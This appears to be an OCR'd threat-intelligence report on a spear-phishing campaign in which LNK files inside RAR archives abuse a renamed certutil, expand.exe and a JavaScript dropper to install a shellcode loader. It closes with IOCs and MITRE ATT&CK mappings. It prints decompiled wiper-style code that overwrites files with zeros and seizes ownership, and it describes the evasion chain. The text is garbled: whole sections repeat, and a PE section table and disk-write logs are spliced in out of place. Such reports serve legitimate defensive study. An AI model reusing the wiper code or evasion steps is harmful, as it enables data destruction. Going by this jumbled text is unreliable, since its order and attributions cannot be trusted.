
```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
